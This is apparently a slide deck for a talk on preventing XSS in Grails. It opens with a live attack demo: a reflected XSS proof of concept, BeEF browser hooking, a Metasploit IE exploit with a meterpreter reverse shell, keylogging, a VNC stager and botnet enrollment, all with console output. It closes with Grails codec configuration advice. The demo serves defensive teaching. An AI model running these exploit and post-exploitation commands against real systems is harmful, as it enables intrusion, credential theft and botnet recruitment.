

XSS Countermeasures in Grails



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Security

Persistence

Database

Functionality

Nothing matched your query .

Oh no, Grails.org was PWN3D!!

Don't panic! This is a simple reflected XSS used as a proof of concept in our [talk about Grails and XSS prevention](#).

MY LIFE DOES NOT ALWAYS MAKE SENSE.

I KNEW, WHEN I SLIPPED INTO THE VOID, THAT IT WOULD BE THIS WAY.

ARROW KEYS OR WASD FOR MOVEMENT.

R TO RESTART THE LEVEL

XSS Intro

XSS concepts

- What's a XSS
- XSS Types
- Famous XSS attacks: Samy worm, etc.

XSS threats

- Interface defacement
- Session hijacking
- Click hijacking
- Malware infection
- Your PC may be joined to the horde of zombies in a BotNet.



**Following
the
white
rabbit...**

The white rat

Something more than a joke...

GRAILS by Pivotal.

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POPULAR TAGS

- Javascript
- Ajax
- Security
- Persistence
- Database
- Functionality

Hooking your browser

Hooked browsers with BeEF

The screenshot shows the BeEF (Browser Exploitation Framework) interface. On the left, a tree view titled "Hooked Browsers" lists "Online Browsers" (including 54.247.72.179 and 213.4.16.51) and "Offline Browsers" (including evil.osoco.es, 87.216.104.196, and 213.4.16.51). The browser 213.4.16.51 is currently selected. The top navigation bar includes tabs for "Getting Started", "Logs", "Current Browser" (selected), "Details", "Logs", "Commands" (selected), "Rider", "XssRays", and "Ipec". Below the navigation is a "Module Tree" panel containing categories like Browser, Chrome Extensions, Debug, Exploits, Host, IPEC, Metasploit, Misc, Network, Persistence, Phonegap, and Social Engineering, each with a count of items. To the right is a "Module Results History" table with columns for "id", "date", and "label".

id	date	label

Exploiting your system

Exploiting the browser

1. Preparing the exploit server...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~          x root@kali: ~
msf > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > set URIPATH /
URIPATH => /
msf exploit(ms11_003_ie_css_import) > set PAYLOAD windows/meterpreter/reverse_
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_003_ie_css_import) > set LHOST 10.4.0.169
LHOST => 10.4.0.169
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.4.0.169:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.4.0.169:8080/
[*] Server started.
msf exploit(ms11_003_ie_css_import) >
```

Exploiting the browser

2. Injecting an invisible frame pointing to the exploit server...

The screenshot shows the Metasploit Framework interface with the following details:

- Left Panel (Hooked Browsers):** Lists "Online Browsers" (213.4.16.51) and "Offline Browsers" (evil.osoco.es, 87.216.104.196, 213.4.16.51).
- Top Navigation Bar:** Getting Started, Logs, Current Browser (selected), Details, Logs, Commands, Rider, XSSRays, Ipc.
- Module Tree:** A tree view of available modules:
 - Browser (47)
 - Chrome Extensions (6)
 - Debug (8)
 - Exploits (51)
 - Host (17)
 - IFEC (6)
 - Metasploit (0)
 - Misc (7)
 - Create Invisible Iframe (selected)
 - Google Search
 - IFrame Event Logger
 - IFrame Sniffer
 - Local File Theft
 - Raw JavaScript
 - Read Gmail
 - Network (9)
 - Persistence (4)
 - Phonegap (15)
 - Social Engineering (14)
- Module Results History:** A table showing a single entry:

I...	Date	Label
0	2013-10-01	command 1 11:46
- Create Invisible Iframe:** A panel with the following fields:
 - Description: Creates an invisible iframe.
 - URL: `http://10.4.0.169:8080/`
- Bottom Right:** An "Execute" button.

Exploiting the browser


3. Exploit works and executes the payload...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~
msf exploit(ms11_003_ie_css_import) > [*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending redirect
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/q2T2g.html"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending HTML
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/generic-1380626301.dll"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending .NET DLL
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/iexplore.exe.config"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/\xEE\x80\xA0\xE1\x81\x9A\x80\xA0\xE1\x81\x9A"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] Sending stage (751104 bytes) to 10.4.0.175
[*] Meterpreter session 1 opened (10.4.0.169:4444 -> 10.4.0.175:49350) at 2013-10-01 13:18:28 +0200
[*] Session ID 1 (10.4.0.169:4444 -> 10.4.0.175:49350) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1760)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2480
[+] Successfully migrated to process

msf exploit(ms11_003_ie_css_import) > 
```

Exploiting the browser

4. Spawning notepad.exe process to migrate to...



Fun with post-exploitation

Post-exploitation phase

Run a remote shell



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter > shell
Process 2560 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\luque\Desktop>cd C:\Users\luque\Documents
cd C:\Users\luque\Documents

C:\Users\luque\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 60A7-3678


Directory of C:\Users\luque\Documents

01/10/2013 13:30    <DIR>        .
01/10/2013 13:30    <DIR>        ..
01/10/2013 13:30                0 MySecrets.txt
                           1 File(s)          0 bytes
                           2 Dir(s) 12.655.747.072 bytes free

C:\Users\luque\Documents>
```

Post-exploitation phase


Keylogging



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
x  root@kali: ~
meterpreter > keysan_start
Starting the keystroke sniffer...
meterpreter > keysan_dump
Dumping captured keystrokes...
www.gmail.com <Return> myuser <Ctrl> <Alt> <LCtrl> <RMenu> 2gmail.com <Tab> mysecretpas
sword <Win>
meterpreter > keysan_stop
Stopping the keystroke sniffer...
meterpreter >
meterpreter >
meterpreter > [ ]
```

Post-exploitation phase


Run VNC session



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter >
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.4.0.169 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\luque\AppData\Local\Temp\bpqXSjn.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.4.0.169:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "luque-windows7"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
meterpreter >
```

Post-exploitation phase

Run VNC session




A close-up photograph of a man dressed as a zombie. He has dark, smudged makeup on his face with red streaks and a black eye. His neck and chest are covered in fake blood. He is wearing a white shirt with thin blue stripes. In the background, other people in costumes are visible, though they are out of focus.

Welcome to the
horde of
zombies

Joining to a botnet

1. Install the malware...



A screenshot of a Kali Linux terminal window titled "root@kali: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", "Pestañas", and "Ayuda". Below the menu is a toolbar with icons for file operations. The main terminal area shows a meterpreter session:

```
root@kali: ~
meterpreter >
meterpreter >
meterpreter >
meterpreter > upload /root/flu-10_4_0_169.exe C:\\windows\\system32
[*] uploading   : /root/flu-10_4_0_169.exe -> C:\\windows\\system32
[*] uploaded   : /root/flu-10_4_0_169.exe -> C:\\windows\\system32\\flu-10_4_0_169.exe
meterpreter > execute -f C:\\windows\\system32\\flu-10_4_0_169.exe
Process 1688 created.
meterpreter >
```

Joining to a botnet


2. Welcome to my botnet...

The screenshot shows a web-based interface for managing a botnet. At the top, the URL "FLU-PROJECT.com" is displayed in large green letters, with a cartoon house icon integrated into the letter "U". Below the URL are five white icons on a black background: a house, a gear, a padlock, a person, and a power button.

Bot (Address_MAC)	Status	Last connection	Last command	More
10.4.0.175_080027B96641		2013/10/01 15:49:26		

Below the table, there are three small icons: a green eye, a blue monitor, and a green document.

Understanding Grails Encoding



Grails Pre-2.3 Gotchas

#1: Built-in default codec

#1: Built-in default codec

```
grails.views.default.codec
```

#1: Built-in default codec *is none!*

```
grails.views.default.codec = ''none''
```

#1: Built-in default codec *is none!*

Problems

You have to escape explicitly every untrusted data:

```
encodeAsHTML()  
encodeAsJavaScript()  
encodeAsURL()
```

#1: Built-in default codec *is none!*

Problems

High likelihood of XSS vulnerabilities in production.

E.g. Grails.org website.

#1: Built-in default codec *is none!*

Problems

Double-encoding prevention over *Security by default.*

#1: Built-in default codec *is none!*

Solution

Change default codec to HTML:

```
grails.views.default.codec = ''html''
```

#2: Inconsistent behaviour

Apply codec


Does not apply codec

- GSP EL: \${...}


#2: Inconsistent behaviour




#2: Inconsistent behaviour




#2: Inconsistent behaviour



#2: Inconsistent behaviour



#2: Inconsistent behaviour



#3: Tag output is not escaped

Problems

Review the tags you use to make sure they encode their output or have options for this (e.g. encodeAs attribute).

#3: Tag output is not escaped

Problems

Review the tags from plugins you use.

#3: Tag output is not escaped

Problems

Review the tags you invoke as methods in Controllers.

#3: Tag output is not escaped

Problems

Don't trust Grails core tags, they have inconsistent behaviour. E.g:

```
<g:fieldValue /> // HTML-encoded  
<g:message />    // NO HTML-encoded
```

#3: Tag output is not escaped

Solutions

If tag implementation doesn't encode, add it explicitly or invoke it as a method inside a GSP expression:

```
<g:message ... encodeAs='HTML' />  
${g.message(...)}  
g.message(...).encodeAsHTML()
```

#4: g:message doesn't escape arguments

Problems

With default codec set to HTML the following XSS attack vector works:

```
<g:message code='welcome' args='[params.user]'/>
```

where:

```
Welcome = Hi {0}!
```

```
params.user = <script>alert('pwnd')</script>
```

#4: g:message doesn't escape arguments

Solutions

Upgrade to a Grails version with the issue (GRAILS-7170) fixed:

2.0.5, 2.1.5, 2.2.2, 2.3-M1

#4: g:message doesn't escape arguments

Solutions

Escape explicitly or invoke the tag inside a GSP expression:

```
<g:message code='welcome' args='[params.user]'  
encodeAs='HTML'/>  
  
${g.message(code:'welcome', args:[params.user])}
```

#5: One codec is not enough

You MUST use the escape syntax for the context of the HTML document you're putting untrusted data into:

- HTML
- JavaScript
- URL
- CSS

#5: One codec is not enough

HTML entity encoding doesn't work if you're using untrusted data inside a <script>, or an event handler attribute like onmouseover, or inside CSS, or in a URL.

#5: One codec is not enough

Problems

You can override the default codec for a page, but not to switch the codec for each context:

```
<%@page defaultCodec='CODEC' %>
```

#5: One codec is not enough

Problems

How to manage GSPs with mixed encoding requirements?

#5: One codec is not enough

Solutions

Turn off default codec for that page and use
encodeAsJavaScript() and
encodeAsHTML() explicitly everywhere.

#5: One codec is not enough

Solutions

Extract the JavaScript fragment to a GSP tag encoding as JavaScript.

Grails 2.3 Encoding Enhancements

#1: New configuration more
secure by default

#1: New configuration more security by default

```
grails {
    views {
        gsp {
            encoding = 'UTF-8'
            htmlcodec = 'xml' // use xml escaping instead of HTML4
            codecs {
                expression = 'html' // escapes values inside ${}
                scriptlet = 'html' // escapes output from scriptlets in GSPs
                taglib = 'none' // escapes output from taglibs
                staticparts = 'none' // escapes output from static templates
            }
        }
        // escapes all not-encoded output at final stage of outputting
        filteringCodecForContentType {
            //'text/html' = 'html'
        }
    }
}
```

#2: Finer-grained control of codecs

Control the codecs used per plugin:

```
pluginName.grails.views.gsp.codecs.expression = 'CODEC'
```

#2: Finer-grained control of codecs

Control the codecs used per page:

```
<%@ expressionCodec='CODEC' %>
```

#2: Finer-grained control of codecs

Control the default codec used by a tag library:

```
static defaultEncodeAs = 'HTML'
```

Or on a per tag basis:

```
static encodeAsForTags = [tagName: 'HTML']
```

#2: Finer-grained control of codecs

Add support for an optional `encodeAs` attribute to all tags automatically:

```
<my:tag arg='foo.bar' encodeAs='JavaScript' />
```

#3: Context-sensitive encoding switching

Tag `withCodec('CODEC', Closure)` to switch the current default codec, pushing and popping a default codec stack.

```
out.println '<script type="text/javascript">'  
withCodec('JavaScript') {  
    out << body()  
}  
out.println()  
out.println '</script>'
```

#3: Context-sensitive encoding switching

Core tags like `<g:javascript/>` and `<r:script/>` automatically set an appropriate codec.

#4: Raw output

When you do not wish to encode a value, you can use the `raw()` method.

```
 ${raw(book.title)}
```

It's available in GSPs, controllers and tag libraries.

#5: Default encoding for all output

You can configure Grails to encode all output at the end of a response.

#5: Default encoding for all output

```
grails {
    views {
        gsp {
            codecs {
                expression = 'html' // escapes values inside ${}
                scriptlet = 'html' // escapes output from scriptlets in GSPs
                taglib = 'none' // escapes output from taglibs
                staticparts = 'raw' // escapes output from static templates
            }
        }
        // escapes all not-encoded output at final stage of outputting
        filteringCodecForContentType {
            'text/html' = 'html'
        }
    }
}
```

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